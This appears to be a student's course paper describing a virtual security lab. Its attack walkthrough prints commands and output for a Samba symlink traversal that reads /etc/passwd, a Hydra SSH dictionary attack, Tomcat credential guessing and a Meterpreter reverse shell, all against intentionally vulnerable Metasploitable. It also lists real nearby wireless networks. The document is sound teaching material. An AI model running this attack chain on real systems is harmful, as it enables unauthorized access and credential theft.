

Network Visualization and Vulnerability Detection Final Project

Daniel Cordeiro Marques

University of San Diego

CSOL-570-01-SU21 - Network Visual/Vulnerability

Dr. Michelle Moore

August 15, 2021

NETWORK VISUALIZATION FINAL PROJECT	2
<b>Network Visualization and Vulnerability Detection Final Project</b>	<b>3</b>
<b>Trade Studies</b>	<b>3</b>
Network Visualization Tools	3
Vulnerability Scanning Tools	4
<b>Virtualized Test Lab Architecture</b>	<b>6</b>
Kali Virtual Machine	7
Monitoring Virtual Machine	7
Metasploitable Virtual Machine	7
Web Goat Virtual Machine	7
<b>Security Toolkit</b>	<b>8</b>
<b>Surveillance and Reconnaissance Processes</b>	<b>9</b>
Identifying Open Ports Listening On The Lab Hosts	9
Identifying Operating Systems Installed On The Lab Hosts	10
Performing a Dictionary Attack Against SSH Services	11
Exploiting a Vulnerable Web Service	13
Eavesdropping on Communications Between Two Hosts	14
Identifying the SSID Of An Active Wireless Network	16
<b>Lessons Learned and Final Thoughts</b>	<b>17</b>
<b>References</b>	<b>19</b>

### Network Visualization and Vulnerability Detection Final Project

A hands-on approach to cybersecurity learning can be very beneficial; for instance, Hess (2019) proposes that practical experiences are often more engaging and help students retain the content better.

This paper describes the outcomes of exercises performed during the course to practice typical network visualization and vulnerability detection activities, including developing two trade studies to select appropriate tools, building a virtualized lab, the security toolkit leverage during the exercises, and exploitation actions performed with the lab. The work concludes with the lessons learned during the process.

### Trade Studies

The author performed two trade studies to evaluate and select security tools during the course. Each study established criteria for evaluation and associated rating system and compared selected software using this methodology.

#### Network Visualization Tools

This trade study compared three widely used and supported open-source tools (Nagios Core, Zabbix, and Checkmk Raw) to identify a cost-effective and efficient tool as Dempsey et al. (2011) recommended. The study compared tools against three criteria, derived from the author's experience and the suggestions from Sullivan (2015) and Tittel & Lindros (2017):

**Scalability.** This metric evaluates the tool's continued efficiency despite the size of the virtualized environment.


**Flexibility.** The ability to extend the tool's standard functionality (for instance, deploying custom metrics and rules) defines this metric.

**Usability.** Establishes if the tool can intuitively deliver its essential capabilities, such as alert creation, reporting, and dashboards.

The study selected Zabbix as the network visualization tool for a virtualized lab; it achieved the highest marks by not requiring agents (that are easy to install if the user chooses to use them) and allowing intuitive creation of templates and rulesets according to baselines. Figure 1 illustrates Zabbix collecting information from the lab VMs.

**Figure 1.**

*Zabbix collecting information from the lab VMs.*



## Vulnerability Scanning Tools


Dempsey et al. (2011) argue that organizations proactively and systematically identify vulnerabilities and deviations, a functionality that vulnerability scanners can efficiently offer.

The trade study used four criteria based on the NIST SP 800-53 “RA-5 Vulnerability Monitoring and Scanning” control (Joint Task Force, 2020, pp. 242-245), recommendations proposed by Lindros & Tittel (2014), and the author’s professional experience.

The author leveraged the criteria to analyze two widely used vulnerability scanners (Nessus and OpenVAS) and identify the most efficient tool for the virtualized network. The study concluded that Nessus was the best choice for the test lab. Nessus achieved the highest scores in all four criteria: usability, scalability, integration with monitoring and IT Operations tools, quality of the vulnerability feed, and cost. Figure 2 demonstrates the results of a Nessus scan against the Metasploitable VM.

**Figure 2.**

*Results from the Nessus scan against the Metasploitable VM.*




At the end of each trade study, the author updated the virtualized lab architecture to include selected tools.

### Virtualized Test Lab Architecture

Building and maintaining a test laboratory is essential to developing cybersecurity skills: it offers an interactive environment to conduct research and test techniques (Abualkibash, 2017) while providing a controlled setting to compare different tools. Figure 3 illustrates the lab architecture utilized for the trade studies and test activities during the course.

**Figure 3.**

*Test Lab Architecture.*



The lab used VirtualBox, a virtualization product that allows “running multiple operating systems simultaneously” in an isolated networking environment without requiring additional hardware (Oracle Corporation, 2021). VirtualBox provides “out-of-the-box” routing and DHCP services (noted in the diagram with the “10.0.2.1” IP address), reducing the complexity of

deploying new hosts in the virtualized lab. The author installed and configured four virtual machines (VMs) to emulate different security roles and support several tools, described in the following sections.

### **Kali Virtual Machine**

Kali is a Linux distribution focused on penetration testing and security auditing that offers pre-installed and configured tools for ease of use (g0tmilk, 2021). Kali is crucial to simulate and understand attacker behavior; during the course, the author used the Kali VM to identify open ports and operating systems in the virtual network, perform wireless surveys, and conduct the trade study with the vulnerability scanners.

### **Monitoring Virtual Machine**

The network visualization trade study established Zabbix as the ideal candidate for monitoring activities in the virtualized lab; therefore, the monitoring VM runs a Zabbix appliance configured to collect logs and performance data from itself and the Web Goat VM and helps to understand the continuous monitoring functions.

### **Metasploitable Virtual Machine**

As described by Rapid7 (n.d.), “the Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux.” The author used this VM to conduct the trade study on vulnerability scanning tools and demonstrate the outcome of successfully exploiting vulnerabilities.

### **Web Goat Virtual Machine**

Like Metasploitable, Web Goat is a deliberately vulnerable Java-based web application to help security professionals identify and address vulnerabilities. The author installed the

application in a fully patched Ubuntu VM, so the scanner output and attacks would focus exclusively on the web application. This VM aided in the trade study on vulnerability scanning tools and in exploiting vulnerabilities in web services.

### Security Toolkit

The test lab was used to simulate many cybersecurity activities that could be performed in an enterprise environment, including network scans, wireless network surveillance, and the exploitation of vulnerable services. Table 1 represents the author's security toolkit to perform these activities.

**Table 1.**

*Inventory Of Tools Utilized To Simulate Typical Cybersecurity Activities.*

Security tool	Role in the test lab
Airmon-ng	Start the wireless adapter in "monitor mode," which Kismet requires to capture wireless data successfully.
Hydra	Perform dictionary attacks against login services, including web applications, Telnet, and SSH.
Kismet	Perform wireless reconnaissance and capture data from devices.
Metasploit Framework	Generate payloads and exploit weaknesses in vulnerable systems.
Nessus	Identify vulnerabilities in the lab's hosts. Nessus describes each vulnerability detected, a risk rating, recommendations to remediate, and references for additional research.
Nmap	Perform reconnaissance in the lab, including identifying live hosts, operating system versions, open ports, and listening services.
Wireshark	Capture and analyze the traffic between two hosts.
Zabbix	Monitor hosts in the lab, including their performance and compliance with policies.



### **Surveillance and Reconnaissance Processes**

To simulate attacker activities in a networking environment, the author used the Kali VM to launch attacks against the Metasploitable VM. The following sections demonstrate some of the actions performed in the test lab to display the attacker's toolset.

#### **Identifying Open Ports Listening On The Lab Hosts**

The author leveraged Nmap to identify open ports and services listening, using the command "*nmap -sS -sV -p- 10.0.2.0/24*". The "-sS" parameter tells Nmap to scan the host using the "SYN scan", which sends TCP packages to the select ports and determines if they are open or closed according to the response; with the "-sV" option ("version scanner"), the tool attempts to identify the services listening on the open ports; finally, the author passed the "-p-" to force Nmap to scan all 65,535 possible ports. As indicated by the last parameter, the author targeted the entire virtual network range (10.0.2.0/24).

Figure 4 illustrates Nmap's output for the Metasploitable VM (10.0.2.4)

**Figure 4.**

*Open ports in the Metasploitable VM.*

```
Nmap scan report for metasploitable (10.0.2.4)
Host is up (0.00050s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
33949/tcp open  status       1 (RPC #100024)
34115/tcp open  java-rmi     GNU Classpath grmiregistry
39794/tcp open  nlockmgr     1-4 (RPC #100021)
47620/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:A5:CC:EF (Oracle VirtualBox virtual NIC)
```

## Identifying Operating Systems Installed On The Lab Hosts

Similarly, with the “-O” options, Nmap can also identify the Operating System version installed on the remote host. The tool uses a combination of techniques, including TCP fingerprinting and analysis of the services listening on the target (Lyon, 2011), but results may be inconsistent. Figure 5 illustrates the Nmap output against the Monitoring VM (10.0.2.6) after running the command “*nmap -O 10.0.2.0/24*”.

**Figure 5.**

*Operating Systems Running in the Monitoring (Zabbix) VM.*

```
Nmap scan report for 10.0.2.6
Host is up (0.00055s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
MAC Address: 08:00:27:16:FA:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

### Performing a Dictionary Attack Against SSH Services

Exploiting a vulnerability in the Samba service described in “*Claimed Zero Day Exploit in Samba*” (2010), the author retrieved the “/etc/passwd” file from Metasploitable, which contains a list of users with access to the host (Figures 6 and 7).

**Figure 6.**

*Exploiting the Samba SymLink vulnerability using a Metasploit module*

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 10.0.2.4

[*] 10.0.2.4:445 - Connecting to the server...
[*] 10.0.2.4:445 - Trying to mount writeable share 'tmp'...
[*] 10.0.2.4:445 - Trying to link 'rootfs' to the root filesystem...
[*] 10.0.2.4:445 - Now access the following share to browse the root filesystem:
[*] 10.0.2.4:445 -      \\10.0.2.4\tmp\rootfs\

[*] Auxiliary module execution completed
```

**Figure 7.**

*Obtaining the “/etc/passwd” file from Metasploitable.*

```
(root@kali)-[~]
# smbclient //10.0.2.4/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs/etc/
smb: \rootfs\etc\> mget passwd passwd
Get file passwd? y
getting file \rootfs\etc\passwd of size 1581 as passwd (1543.8 KiloBytes/sec)
(average 1543.9 KiloBytes/sec)
Get file passwd? y
getting file \rootfs\etc\passwd of size 1581 as passwd (1543.8 KiloBytes/sec)
(average 1543.9 KiloBytes/sec)
smb: \rootfs\etc\> exit

(kali@kali)-[~]
# head -1 passwd
root:x:0:0:root:/root:/bin/bash
```

Next, the author used the file to create a potential list of users to target using a dictionary attack against the SSH service (figure 8).

**Figure 8.**

*Creating a list of Metasploitable users (cropped for brevity).*

```
(kali@kali)-[~]
$ cut -d: -f1 passwd | tee -a users.txt
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
```

Launching dictionary attacks requires a tool that can efficiently send a combination of username and passwords against the SSH service; Hydra is a modularized utility that supports multiple protocols and can quickly try multiple passwords combined with a list of users. Figure 9 illustrates the outcome of running Hydra against Metasploitable's SSH service, using the users captured from the previous attack ("-L" parameter) and a password equals the username ("-e s" option).

**Figure 9.**

*Dictionary Attack Against the Metasploitable VM.*

```
(kali㉿kali)-[~]
$ hydra -L users.txt -e s 10.0.2.4 ssh -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-16 12:00:59
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found,
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:36/p:1), ~9 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[22][ssh] host: 10.0.2.4 login: msfadmin password: msfadmin
[22][ssh] host: 10.0.2.4 login: postgres password: postgres
[22][ssh] host: 10.0.2.4 login: user password: user
[22][ssh] host: 10.0.2.4 login: service password: service
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-16 12:01:28
```

## Exploiting a Vulnerable Web Service

While scanning the Metasploitable VM for open ports and services, Nmap indicated that Apache Tomcat listened on port 8180/TCP. Administrators typically configure these services with default or weak passwords; figure 10 demonstrates a successful password guessing attack against the Tomcat Manager interface using the Metasploit Framework.

**Figure 10.**

*Successfully obtaining username and password for the Tomcat user.*

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[+] 10.0.2.4:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) > █
```

Next, the author leveraged Metasploit's "tomcat\_mgr\_deploy" module to use the identified credentials to deploy a reverse Meterpreter shell, gaining access to the Metasploitable VM (figure 11).

**Figure 11.**

*Successfully exploiting the Tomcat server.*

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HTTPPASSWORD tomcat
HTTPPASSWORD => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6227 bytes as yUR08Gm8PkFHryFIkTFwE.war ...
[*] Executing /yUR08Gm8PkFHryFIkTFwE/H2ahPtdBE.jsp ...
[*] Undeploying yUR08Gm8PkFHryFIkTFwE ...
[*] Sending stage (58060 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.5:4444 -> 10.0.2.4:36916) at 2021-08-16 13:01:26 -0400
meterpreter > █
```


## Eavesdropping on Communications Between Two Hosts

Unencrypted protocols leave the user exposed to man-in-the-middle attacks. To demonstrate this issue, the author used Wireshark, a packet analyzer, to capture Telnet traffic between the Kali VM (10.0.2.5) and the Metasploitable VM (10.0.2.4); figure 12 illustrates an

attacker successfully eavesdropping on the communication between the two hosts and obtaining the unencrypted password for the “msfadmin” account.

**Figure 12.**

*Eavesdropping on the communication between two hosts using Wireshark.*



## Identifying the SSID Of An Active Wireless Network

Discovering broadcasting SSIDs is critical to understand potential network entry points that an attacker can target without gaining physical access to the building. Kismet, a wireless framework for attack and defense, is a powerful tool to gather promising targets.

To identify SSIDs of active wireless networks, Kismet requires a network interface in “monitor mode.” Figure 13 demonstrates the use of `airmon-ng` to achieve this using the command “`sudo airmon-ng start wlan0`” to start the `WLAN0` interface with the appropriate settings.

**Figure 13.**

*Starting the wireless interface in “monitor mode” using the `airmon-ng` utility.*

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for kali:


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  452 NetworkManager
 1071 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0             rt2800usb   ASUSTek Computer, Inc. USB-N53 802.11abgn Network Adapter [Ralink RT3572]
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Running the command “`kismet_server`” allows the user to access the Kismet output through an intuitive web interface. Figure 14 demonstrates the SSIDs of active networks the tool identified, including two that did not offer encryption to their users.



**Figure 14.***Identified SSIDs using Kismet.*


SSID	Length	Last Seen	Encryption
NewThermostat_45541B	20	Aug 04 2021 16:58:49	None / Open
xfinitywifi	11	Aug 04 2021 16:58:21	None / Open
XFINITY	7	Aug 04 2021 16:56:41	WPA2 AES-CCM
Roscoe	6	Aug 04 2021 16:57:20	WPA2 WPA2-PSK AES-CCM
glennboysonline	15	Aug 04 2021 16:54:50	WPA2 WPA2-PSK AES-CCM
Stormwind	9	Aug 04 2021 16:59:01	WPA2 WPA2-PSK AES-CCM
Our home	8	Aug 04 2021 16:58:49	WPA2 WPA2-PSK AES-CCM

### Lessons Learned and Final Thoughts

Having a virtual lab was essential to exploring the many aspects of network visualization and vulnerability detection. Additionally, leveraging the pre-configured appliances available in the Kali, Rapid7, and Zabbix websites greatly simplified the VM deployment process. However, VirtualBox limits the ability to monitor DNS queries and firewall traffic; a student can resolve this by deploying virtual machines that assume these roles, such as a server running OpenDNS or a Linux system with IPTables configure the lab accordingly. The virtual lab was fundamental during the trade studies, as it provided a controlled and stable environment to test the tools under the same conditions.

The trade studies offered an opportunity to deep dive into the process of establishing criteria to select tools that could efficiently automate network visualization and vulnerability

scanning in the lab environment. In common, both trade studies outlined usability and scalability as desirable qualities to have in a tool; this demonstrates how, in modern settings, the ability to identify deviations of the security policy quickly is paramount. Once the tool selection was completed, performing attacks against the vulnerable Metasploitable VM allowed to validate the trade studies results.

The surveillance, reconnaissance, and exploitation activities helped illustrate the usage of specific tools that are part of a security assessment toolkit and validate the vulnerabilities identified by Nessus. The exploitation process was simple, as Rapid7 (n.d.) provides clear instructions to exploit and gain access to the Metasploitable VM. From a wireless penetration testing perspective, tests were restricted to identifying broadcasting SSID and did not include actively attacking wireless networks. The author did not observe any challenges while performing these activities using Kismet; however, some students encountered issues while using a USB network adapter. These issues are typically associated with the adapter's chipset. For instance, those made by Realtek are notoriously incompatible with Kali and aircrack-ng. At the same time, Atheros chipsets typically work well with these tools and can be easily configured in "monitor mode." The author's experience shows that the "Alfa AWUS036NHA" network adapter works well in many setups, such as macOS running Kali virtual machines.

In conclusion, the exercises outlined in this work provided an excellent opportunity to experiment and practice cybersecurity skills, corroborating the ideas proposed by Abualkibash (2017). Moving forward, adding a VM that can monitor network traffic (for instance Security Onion with Zeek or Suricata) and a Windows-based VM would improve the virtualized lab experience and develop new skills in a controlled environment.

## References

- Abualkibash, M. (2017, August). A Study On The Importance Of Cyber Security Lab In An Undergraduate Cyber Security Program. *International Journal of Research in Engineering and Technology*, 06(08), 97-100.  
<https://doi.org/10.15623/ijret.2017.0609017>
- Claimed Zero Day Exploit In Samba*. (2010, February 5). Retrieved August 2, 2021, from [https://www.samba.org/samba/news/symlink\\_attack.html](https://www.samba.org/samba/news/symlink_attack.html)
- Dempsey, K., Chawla, N., Johnson, L., Johnston, R., Jones, A., Orebaugh, A., Scholl, M., & Stine, K. (2011). *Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations* (Special Publication 800-137). National Institute of Standards and Technology. <https://doi.org/10.6028/NIST.SP.800-137>
